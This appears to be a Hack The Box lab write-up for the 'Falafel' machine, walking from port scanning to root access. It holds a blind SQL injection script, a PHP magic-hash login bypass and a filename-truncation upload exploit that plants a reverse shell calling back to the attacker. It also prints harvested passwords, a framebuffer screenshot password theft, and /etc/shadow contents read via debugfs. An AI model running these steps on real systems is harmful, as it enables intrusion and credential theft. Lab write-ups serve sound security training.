Falafel

IP: 10.10.10.73


Scanning

We'll run a **masscan** to find the ports (`sudo masscan -p1-65535,U:1-65535 10.10.10.73 --rate=1000 -e tun0)` and then use **nmap** to enumerate the available ports deeper: `sudo nmap 10.10.10.73 -T5 -A -p 80,22`

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 36:c0:0a:26:43:f8:ce:a8:2c:0d:19:21:10:a6:a8:e7 (RSA)
|   256 cb:20:fd:ff:a8:80:f2:a2:4b:2b:bb:e1:76:98:d0:fb (ECDSA)
|_  256 c4:79:2b:b6:a9:b7:17:4c:07:40:f3:e5:7c:1a:e9:dd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/*.txt
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Falafel Lovers
```

Initial Enum

Let's go enumerate the website. Amusingly if we riddle the login page wirh special chars, it lets us know a hack was attempted: `" !"#$%&'()*+,-./:;<=>?@[]^_`{|}~"`



Directory Enumeration

Enumerate the directories:
`gobuster dir -u http://10.10.10.73 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,txt -t 60`

```
2020/07/17 08:37:13 Starting gobuster
===============================================
/profile.php (Status: 302)
/uploads (Status: 301)
/header.php (Status: 200)
/assets (Status: 301)
/upload.php (Status: 302)
/login.php (Status: 200)
/css (Status: 301)
/style.php (Status: 200)
/js (Status: 301)
/images (Status: 301)
/index.php (Status: 200)
/logout.php (Status: 302)
/footer.php (Status: 200)
/robots.txt (Status: 200)
/cyberlaw.txt (Status: 200)
/connection.php (Status: 200)
/server-status (Status: 403)
```

Cyberlaw.txt offers some information:

```
From: Falafel Network Admin (admin@falafel.htb)
Subject: URGENT!! MALICIOUS SITE TAKE OVER!
Date: November 25, 2017 3:30:58 PM PDT
To: lawyers@falafel.htb, devs@falafel.htb
Delivery-Date: Tue, 25 Nov 2017 15:31:01 -0700
Mime-Version: 1.0
X-Spam-Status: score=3.7 tests=DNS_FROM_RFC_POST, HTML_00_10, HTML_MESSAGE, HTML_SHORT_LENGTH version=3.1.7
X-Spam-Level: ***

A user named "chris" has informed me that he could log into MY account without knowing the password,
then take FULL CONTROL of the website using the image upload feature.
We got a cyber protection on the login form, and a senior php developer worked on filtering the URL of the upload,
so I have no idea how he did it.

Dear lawyers, please handle him. I believe Cyberlaw is on our side.
Dear develpors, fix this broken site ASAP.

        ~admin
```

Login.php

There are a number of methods to exploit the login page.

Method One: php Magic Hash

If you offer **240610708** as the password for admin, it will let you through.
https://www.whitehatsec.com/blog/magic-hashes explains this best:

> By simply submitting the hash value, the magic hashes may collide with other hashes which both are treated as "0" and therefore compare to be true

Method Two: hash script

I liked this script I found on reddit that automated trialling and erroring each character until it produced a password:

```python
import requests
chars = "0123456789abcdef"
def GetSQL(i,c):
    return "admin' and substr(password,%s,1) = '%s' -- -" % (i,c)
for i in range(1,33):
    for c in chars:
        injection = GetSQL(i,c)
        payload = {'username':injection,'password':"randompassword"}
        r = requests.post('http://10.10.10.73/login.php',data=payload)
        if 'Wrong identification' in r.text:
            print(c,end='',flush=True)
            break
print()
```

File Upload Exploit

This took a while but in essence, the system has a limit of how many characters it will allow in the name of the file when we upload it. Sending more chars in the file name will eventually lead to the last bit of the file name being cut off.

If we make the end of the file **.php.png,** and do our math, we can make the file be saved as a **.php** and thus be **executable**

Truncated

We want to generate a set number of chars, and work out the cut off point for this upload system

`/usr/bin/msf-pattern_create -l 250` and then take the output, and `touch [pattern].png`

```
touch Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A.png
```

python host the directory, and have the upload your long file. Make note of the last chars to make it through before it's truncated

> **Upload via url:**
>
> **Upload Succsesful!**
>
> **Output:**
>
> `CMD: cd /var/www/html/uploads/0717-1633_71f38bed3b821f3f; wget 'http://10.10.14.34/Aa0Aa1Aa2Aa`
>
> `The name is too long, 254 chars total.`
> `Trying to shorten...`

If we compare our strings, we see that **8Ah9** was the section from our original string that did not make it onto the system. Therefore if we pattern search 8Ah9, we find out that it's byte **236.**

```
kali@kali:~/Downloads/falafel/exploit$ /usr/bin/msf-pattern_offset -q 8Ah9
[*] Exact match at offset 236
```

Truncated Exploit

We now have to generate a number that will make the system cut off the last **four** bytes (i.e .png) and leave **.php** as our file extension.

```
#Bytes                      #What we want cutoff
                             ||||||||||||||
0........232 233 234 235 236 237 238 239 240
[A1.....A2z]  .   P   H   P   .   P   N   G
```

So if we `/usr/bin/msf-pattern_create -l 232` and make a **php reverse shell** which ends in the **[pattern name].php.png**

When we upload it, the file is truncated to .php!

```
Ah2Ah3Ah4Ah5Ah6A.php'
```

We then need to curl it, as the url won't like that many characters...but it should trigger a reverse shell

```
kali@kali:~/Downloads/falafel/exploit$ curl http://10.10.10.73/uploads/0717-1652_0813752c4538f3dc/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4A
h5Ah6A.php

kali@kali:~/Downloads/falafel$ nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.73] 44024
Linux falafel 4.4.0-112-generic #135-Ubuntu SMP Fri Jan 19 11:48:36 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 16:54:30 up  1:24,  1 user,  load average: 0.00, 0.00, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
yossi    tty1                      15:30    1:23m  0.04s  0.04s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

www-data shell

Upgrade our shell by: `python3 -c 'import pty; pty.spawn("/bin/bash")'` and let's enumerate around the box:

In **/var/www/html** if we look at **connection.php** we find some creds:

```
cat connection.php
<?php
   define('DB_SERVER', 'localhost:3306');
   define('DB_USERNAME', 'moshe');
   define('DB_PASSWORD', 'falafelIsReallyTasty');
   define('DB_DATABASE', 'falafel');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
   // Check connection
   if (mysqli_connect_errno())
   {
      echo "Failed to connect to MySQL: " . mysqli_connect_error();
   }
?>
```

If we `su` as **moshe** we can use this password....we can also SSH in as moshe

```
www-data@falafel:/var/www/html$ su moshe
su moshe
Password: falafelIsReallyTasty

setterm: $TERM is not defined.
moshe@falafel:/var/www/html$ whoami
whoami
moshe
```

Moshe Shell

We can **scp** an enumeration script over, and run it:
`scp ~/Downloads/falafel/linpeas.sh moshe@10.10.10.73:/tmp`

```
User & Groups: uid=1001(moshe) gid=1001(moshe) groups=1001(moshe),4(adm),8(mail),9(news),22(voice),25(floppy),29(audio),44(video),60(games)
Hostname: falafel
Writable folder: /dev/shm
```

By being apart of the **Video** group, Moshe may be able to exploit a **frame buffer screenshot** but only if another user is logged in: https://www.cnx-software.com/2010/07/18/how-to-do-a-framebuffer-screenshot/

Using `w` we can see that Yossi is indeed logged in. So we can begin our exploit

```
w
 17:23:12 up  1:52,  2 users,  load average: 0.44, 1.03, 0.60
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
yossi    tty1                      15:30    1:52m  0.04s  0.04s -bash
moshe    pts/1    10.10.14.34      17:10    3:01   0.05s  0.05s python3 -c import pty; pty.spawn("/bin/bash")
moshe@falafel:/tmp$
```

Frame Buffer Screenshot Exploit

First, run `cp /dev/fb0 /tmp/fb0.raw` and then download it back to your kali machine

Second, we need to to get the screen size: `cat /sys/class/graphics/fb0/virtual_size`

```
moshe@falafel:/tmp$ cat /sys/class/graphics/fb0/virtual_size
1176,885
moshe@falafel:/tmp$
```


Third, copy the exploit from the link. Save it as **iraw2png**

Fourth, now the screen dimensions come in to play as we include them in this command:
`sudo perl iraw2png 1176 885 < fb0.raw > fb0.png`

```
kali@kali:~/Downloads/falafel$ sudo perl iraw2png 1176 885 < fb0.raw > fb0.png
pnmtopng: 5 colors found
kali@kali:~/Downloads/falafel$ ls
exploit  fb0.png  fb0.raw  iraw2png  linpeas.sh
```

Results

We get the shittest picture in the world, but it seems to be **Yossi** making a mistake and inputting his password in plaintext: *MoshePlzStopHackingMe!*



Yossi Shell

We can SSH or su in as Yossi, and then let's enumerate around the box again with a script

Yossi is apart of the **Disk group**, which can give him access to Root files.

```
User & Groups: uid=1000(yossi) gid=1000(yossi) groups=1000(yossi),4(adm),6(disk),24(cdrom),30(dip),46(plugdev),117(lpadmin),118(sambashare)
Hostname: falafel
```

Disk Group Misconfiguration

https://github.com/frizb/Linux-Privilege-Escalation If we scroll down and follow the guide on disk, we can pretty much get the root access we want.

/dev/sda didn't quite work, but trial and error found that appening **1** at the end made it work:

```
debugfs /dev/sda1
cat /etc/shadow
```

```
yossi@falafel:~$ debugfs /dev/sda1
debugfs 1.42.13 (17-May-2015)
debugfs:  cat /etc/shadow
root:$6$Jk54H2c2$dDTYx8vLD9IEqayacM0lnPBjDkB3git9Hzbdmg1wAiginiUfqZvIAnVROsmRGjj64y00CnmDtb/
Tqoy5JB/ED/:17498:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
```

You can of course then get your root flag, crack the hash, sshkeygen and all that good stuff.